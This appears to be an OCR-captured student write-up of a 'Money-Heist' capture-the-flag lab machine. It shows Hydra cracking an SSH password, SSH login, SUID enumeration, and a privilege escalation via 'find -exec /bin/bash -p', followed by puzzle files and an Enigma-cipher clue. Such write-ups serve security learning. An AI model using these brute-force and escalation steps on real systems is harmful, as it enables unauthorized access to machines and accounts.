


```
[55001][ssh] host: 10.0.2.84   login: arturo   password: corona
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-01-09 14:01:43
```


We then attempted to ssh into the box w the credentials we received from hydra and we got in using the login and password

Final Project USD2008


ssfind




```
└─# ssh artuto@ 10.0.2.84
ssh: Could not resolve hostname : Name or service not known

┌──(root💀kali)-[~]
└─# ssh arturo@ 10.0.2.84
ssh: Could not resolve hostname : Name or service not known

┌──(root💀kali)-[~]
└─# ssh arturo@10.0.2.84
ssh: connect to host 10.0.2.84 port 22: Connection refused

┌──(root💀kali)-[~]
└─# ssh arturo@10.0.2.84 -p 55001
The authenticity of host '[10.0.2.84]:55001 ([10.0.2.84]:55001)' can't be establi
ECDSA key fingerprint is SHA256:6WuQK7FRBRTZ1E65ynNfA3Dq4lnEPkSURWUFMboPWI8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? Y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '[10.0.2.84]:55001' (ECDSA) to the list of known hosts

:::       ::: :::::::::: :::        ::::::::   ::::::::  ::::    ::::  ::::::::::
:+:       :+: :+:        :+:       :+:    :+: :+:    :+: +:+:+: :+:+:+ :+:
+:+       +:+ +:+        +:+       +:+        +:+    +:+ +:+ +:+:+ +:+ +:+
+#+  +:+  +#+ +#++:++#   +#+       +#+        +#+    +:+ +#+  +:+  +#+ +#++:++#
+#+ +#+#+ +#+ +#+        +#+       +#+        +#+    +#+ +#+       +#+ +#+
 #+#+# #+#+#  #+#        #+#       #+#    #+# #+#    #+# #+#       #+# #+#
  ###   ###   ########## ########## ########   ########  ###       ### ##########

                My eyes on you, so be aware about your commands
                         ‼Keep in your mind‼

arturo@10.0.2.84's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-186-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Introducing self-healing high availability clusters in MicroK8s.
   Simple, hardened, Kubernetes for production, from RaspberryPi to DC.
```



```
Last login: Thu Nov 19 23:10:40 2020 from 10.0.2.60
arturo@Money-Heist:~$ ls
secret.txt
arturo@Money-Heist:~$ cat secret.txt


/*/ Arturo gets phone somehow and he call at police headquater /*/

        " Hello, I'm Arturo, I'm stuck in there with almost 65-66 hostages,
        and they are total 8 with weapons, one name is Denver, Nairo.... "

arturo@Money-Heist:~$ ls
secret.txt
arturo@Money-Heist:~$ ls -l
total 4
-rw-r--r-- 1 root root 215 Oct 12 13:52 secret.txt
arturo@Money-Heist:~$ ls -s
total 4
4 secret.txt
arturo@Money-Heist:~$ ls -a
.  ..  .bash_logout  .bashr  .bashrc  .cache  .nano  .profile  secret.txt
arturo@Money-Heist:~$ cat .profile
# ~/.profile: executed by the command interpreter for login shells.
# This file is not read by bash(1), if ~/.bash_profile or ~/.bash_login
# exists.
# see /usr/share/doc/bash/examples/startup-files for examples.
# the files are located in the bash-doc package.

# the default umask is set in /etc/profile; for setting the umask
# for ssh logins, install and configure the libpam-umask package.
#umask 022

# if running bash
if [ -n "$BASH_VERSION" ]; then
    # include .bashrc if it exists
    if [ -f "$HOME/.bashrc" ]; then
        . "$HOME/.bashrc"
    fi
fi
```




```
arturo@Money-Heist:~$ ls -s
total 4
4 secret.txt
arturo@Money-Heist:~$ ls -a
.  ..  .bash_logout  .bashr  .bashrc  .cache  .nano  .profile  secret.txt
arturo@Money-Heist:~$ cd /
arturo@Money-Heist:/$ ls
bin   etc         initrd.img.old  lost+found  opt   run   srv  usr      vmlinuz.old
boot  home        lib             media       proc  sbin  sys  var
dev   initrd.img  lib64           mnt         root  snap  tmp  vmlinuz
arturo@Money-Heist:/$ cd root
-bash: cd: root: Permission denied
arturo@Money-Heist:/$ ls -la
total 96
drwxr-xr-x  23 root root  4096 Oct  5 15:37 .
drwxr-xr-x  23 root root  4096 Oct  5 15:37 ..
drwxr-xr-x   2 root root  4096 Oct  5 15:37 bin
drwxr-xr-x   3 root root  4096 Oct  5 15:44 boot
drwxr-xr-x  18 root root  3860 Jan  9 21:18 dev
drwxr-xr-x  97 root root  4096 Nov 19 23:35 etc
drwxr-xr-x   6 root root  4096 Oct 15 23:13 home
lrwxrwxrwx   1 root root    33 Oct  5 15:28 initrd.img → boot/initrd.img-4.4.0-186-generic
lrwxrwxrwx   1 root root    33 Oct  5 15:28 initrd.img.old → boot/initrd.img-4.4.0-186-gen
eric
drwxr-xr-x  22 root root  4096 Oct  5 15:37 lib
drwxr-xr-x   2 root root  4096 Oct  5 15:27 lib64
drwx──────   2 root root 16384 Oct  5 15:26 lost+found
drwxr-xr-x   3 root root  4096 Oct  5 15:27 media
drwxr-xr-x   2 root root  4096 Aug 10 23:44 mnt
drwxr-xr-x   2 root root  4096 Aug 10 23:44 opt
dr-xr-xr-x 112 root root     0 Jan  9 21:18 proc
drwx──────   3 root root  4096 Nov 19 23:31 root
drwxr-xr-x  25 root root   920 Jan 10 00:40 run
drwxr-xr-x   2 root root 12288 Oct  5 15:46 sbin
drwxr-xr-x   2 root root  4096 Oct  5 15:46 snap
drwxr-xr-x   3 root root  4096 Oct 22 17:41 srv
dr-xr-xr-x  13 root root     0 Jan  9 21:18 sys
drwxrwxrwt   8 root root  4096 Jan 10 00:41 tmp
drwxr-xr-x  10 root root  4096 Oct  5 15:27 usr
```




```
arturo@Money-Heist:/$ whoami
arturo
arturo@Money-Heist:/$ cd ..
arturo@Money-Heist:/$ ls
bin   etc        initrd.img.old  lost+found  opt   run   srv  usr      vmlinuz.old
boot  home       lib             media       proc  sbin  sys  var
dev   initrd.img lib64           mnt         root  snap  tmp  vmlinuz
arturo@Money-Heist:/$ cd home
arturo@Money-Heist:/home$ ls
arturo  denver  nairobi  tokyo
arturo@Money-Heist:/home$ cd denver
-bash: cd: denver: Permission denied
arturo@Money-Heist:/home$ cd nairobi/
-bash: cd: nairobi/: Permission denied
arturo@Money-Heist:/home$ cd tokyo
-bash: cd: tokyo: Permission denied
arturo@Money-Heist:/home$ cd arturo/
arturo@Money-Heist:~$ ls
secret.txt
arturo@Money-Heist:~$ cd ..
arturo@Money-Heist:/home$ ls
arturo  denver  nairobi  tokyo
arturo@Money-Heist:/home$ find / -perm -u=s -type -f 2>/dev/null
arturo@Money-Heist:/home$ find / -perm -u=s -type f 2>/dev/null
/bin/sed
/bin/nc.openbsd
/bin/fusermount
/bin/mount
/bin/ping6
/bin/ping
/bin/umount
/bin/su
/usr/bin/chsh
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/at
/usr/bin/newgidmap
/usr/bin/find
/usr/bin/sudo
```

After logging into the box as Arturo we find that he has no privileges at all so we start to attempt to escalate by



```
arturo@Money-Heist:/home$ find . -exec /bin/bash -p \; -quit
bash-4.3$ ls
arturo  denver  nairobi  tokyo
bash-4.3$ cd home
bash: cd: home: No such file or directory
bash-4.3$ id
uid=1002(arturo) gid=1002(arturo) euid=1003(denver) egid=1003(denver) groups=1003(denver),1
002(arturo)
bash-4.3$ cd denver
bash-4.3$ ls
note.txt  secret_diary
bash-4.3$ ls -la
total 28
drwxrwx--- 2 denver denver 4096 Nov 19 23:29 .
drwxr-xr-x 6 root   root   4096 Oct 15 23:13 ..
-rw-r--r-- 1 denver denver  220 Oct 10 23:56 .bash_logout
-rw-r--r-- 1 denver denver 3771 Oct 10 23:56 .bashrc
-rw-r--r-- 1 root   root    302 Oct 14 17:27 note.txt
-rw-r--r-- 1 denver denver  655 Oct 10 23:56 .profile
-rw-r--r-- 1 root   root    284 Nov 19 23:17 secret_diary
bash-4.3$ cat secret_diary

They all understimate me, mainly Nairobi and Tokyo,  they think only they can lead the team
 and I can't.
Tokyo is like Maserati you know. But I hate both of them,
Now I leave a thing on browser which should be secret, Now Nairobi will resposible for this
...

/BankOfSp41n/0×987654/
bash-4.3$ cat note.txt

═════════════════════════════════════════════════════════════════

Denver to others:

        DAMN it!!!! How Arturo gets the Phone ?
        I caught him when he tried to leak our identity in police headquater!!
        Now I keep him in other room  !!

═════════════════════════════════════════════════════════════════
```

We then went to browser and in put /BankOfSp41n/0x987654/




10.0.2.84//BankOfSp41n/0x987654/key.txt

```
Don't trust anyone so quickly, until can see everything clearly!!!
```

[illegible]

Which at that point we realized we would have to use some sort of cypher decoder which we then decoded using a cypher site – cryptii

Ls



VIEW

Text

```
zhbbc ejpgk fqdaa du
```

ENCODE DECODE

Enigma machine

MODEL: Enigma M3

REFLECTOR: UKW B

ROTOR 1: VI — POSITION: 1 A — RING: 1 A

